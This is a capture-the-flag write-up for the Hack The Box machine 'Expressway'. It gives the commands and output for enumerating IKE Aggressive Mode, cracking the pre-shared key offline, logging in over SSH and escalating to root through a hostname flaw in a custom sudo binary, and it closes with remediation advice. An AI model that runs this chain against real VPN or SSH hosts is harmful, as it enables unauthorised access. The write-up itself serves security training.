Expressway — Hack The Box Writeup
Machine Information:
- Author: Muhil M
- Name: Expressway
- Difficulty: Easy
- Operating System: Linux (Ubuntu 22.04.5 LTS)
• TLDR Summary
Expressway exposes only SSH on TCP but also leaks an IPsec/IKE service on UDP 500.
IKE in Aggressive Mode reveals an identity (ike@expressway.htb) and a PSK hash.
Cracking the PSK using psk-crack gives valid SSH credentials for user ike.
User ike belongs to the proxy group, allowing access to Squid logs.
Squid logs reveal an internal hostname: offramp.expressway.htb.
A custom sudo binary accepts a -h hostname parameter and trusts that internal host.
Using the hostname bypass grants full root access.
• Reconnaissance
• Target Information
Target IP: 10.10.11.87
• TCP Scan
Command

sudo nmap -Pn -sC -sV -oN expressway_tcp.nmap 10.10.11.87Output
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 8 (protocol 2.0)
Only SSH is exposed.
• UDP Scan
First a full UDP scan was run (slow):

sudo nmap -sU -oN expressway_udp.nmap 10.10.11.87 -T5Result
500/udp open isakmp
A faster targeted UDP scan:
sudo nmap -Pn -sU -p 500 -sV --open -oN expressway_udp_500only.nmap 10.10.11.87Output:
500/udp open isakmp

UDP/500 (ISAKMP/IKE) is the key service.
• IKE Aggressive Mode Enumeration
Check for IKE Aggressive Mode identity leakage:

sudo ike-scan -A 10.10.11.87 | tee ike_aggressive.txtImportant finding
ID(Type=ID_USER_FQDN, Value=ike@expressway.htb)
This reveals the username ike.
• PSK Extraction & Cracking
Generate PSK-crackable blob:
sudo ike-scan -A 10.10.11.87 --pskcrack=ike.psk
head -c 200 ike.psk
Crack the PSK using psk-crack and the rockyou wordlist:
psk-crack -d /tmp/rockyou.txt ike.psk | tee psk_crack_output.txtOutput
key "freakingrockstarontheroad" matches SHA1 hash ...

Password found:
freakingrockstarontheroad
• SSH Access
Now use the identity ike and the cracked PSK as password:
ssh ike@10.10.11.87
Login successful.
• Post-Exploitation Enumeration

Check user details:
id
hostname
cat /home/ike/user.txt
Output
uid=1001(ike) gid=1001(ike) groups=1001(ike),13(proxy)
hostname: expressway.htb
user flag: f4ed77b079e65d3a0f328aa79acfd57c
User flag displayed:
• Interesting Finding: Custom sudo
Check sudo:
which sudo
/usr/local/bin/sudo -V
sudo -l
Key observations:
- sudo binary is custom (
/usr/local/bin/sudo) - version is 1.9.17
- host-based sudo policy is likely implemented
• Privilege Escalation (Hostname-Based Sudo Bypass)

Since ike belongs to the proxy group, inspect Squid logs:
ls -l /var/log/squid
cat /var/log/squid/access.log.1 | less
grep -i 'expressway' /var/log/squid/access.log.1 | sort -u
Important discovery
GET http://offramp.expressway.htb
This internal hostname is accepted by the custom sudo’s -h parameter.
• Exploit: Sudo Hostname Impersonation
Execute sudo while impersonating the internal host:
/usr/local/bin/sudo -h offramp.expressway.htb /bin/shInside the shell:
id
whoami
cat /root/root.txt
Output
uid=0(root)
root
7bce1fefd843c173b7824252b51e36c6

Root flag:
7bce1fefd843c173b7824252b51e36c6
• Flags
User: f4ed77b079e65d3a0f328aa79acfd57c
Root: 7bce1fefd843c173b7824252b51e36c6
Why the Exploit Worked
1. IKE Aggressive Mode leaked identity
The VPN was running IKE in Aggressive Mode, which exposed the username (ike@expressway.htb) before authentication.
2. PSK handshake was crackable offline
Aggressive Mode with PSK creates a hash that can be brute-forced with wordlists.
The PSK was weak and found in rockyou.txt.
3. PSK reused as SSH password
The cracked VPN PSK was also the SSH password, allowing immediate shell access.
4. Squid logs revealed internal hostnames
User ike could read /var/log/squid/, exposing offramp.expressway.htb, which mattered for sudo bypass.
5. Custom sudo trusted user-supplied hostname
/usr/local/bin/sudo -h <hostname> accepted attacker-controlled hostnames without validation, granting root.
How to Remediate
1. Disable IKE Aggressive Mode
Use Main Mode or certificate-based authentication to prevent identity leakage and offline cracking.
2. Do not use PSKs or weak passwords
Replace PSKs with certificates.
Enforce unique, strong passwords; never reuse VPN keys as SSH credentials.
3. Restrict access to proxy/Squid logs
Only admins should read internal service logs to prevent hostname/infra discovery.
4. Remove or fix custom sudo implementation
Do not trust user-supplied hostnames.
Use standard system sudo with strict /etc/sudoers rules.
5. Apply least privilege
Limit group memberships and unnecessary access to internal data to prevent privilege escalation chaining.
• Conclusion
Expressway is a great example of how exposed UDP services, especially IPsec/IKE using Aggressive Mode, can leak authentication identifiers and enable offline PSK cracking.
Once inside, a misconfigured custom sudo binary combined with Squid log exposure lets the attacker impersonate a trusted internal hostname and escalate to root.
This machine reinforces three major lessons:
- Always scan UDP ports.
- IKE Aggressive Mode is dangerous and should not be used.
- Host-based trust in sudo is extremely insecure.
Machine fully owned.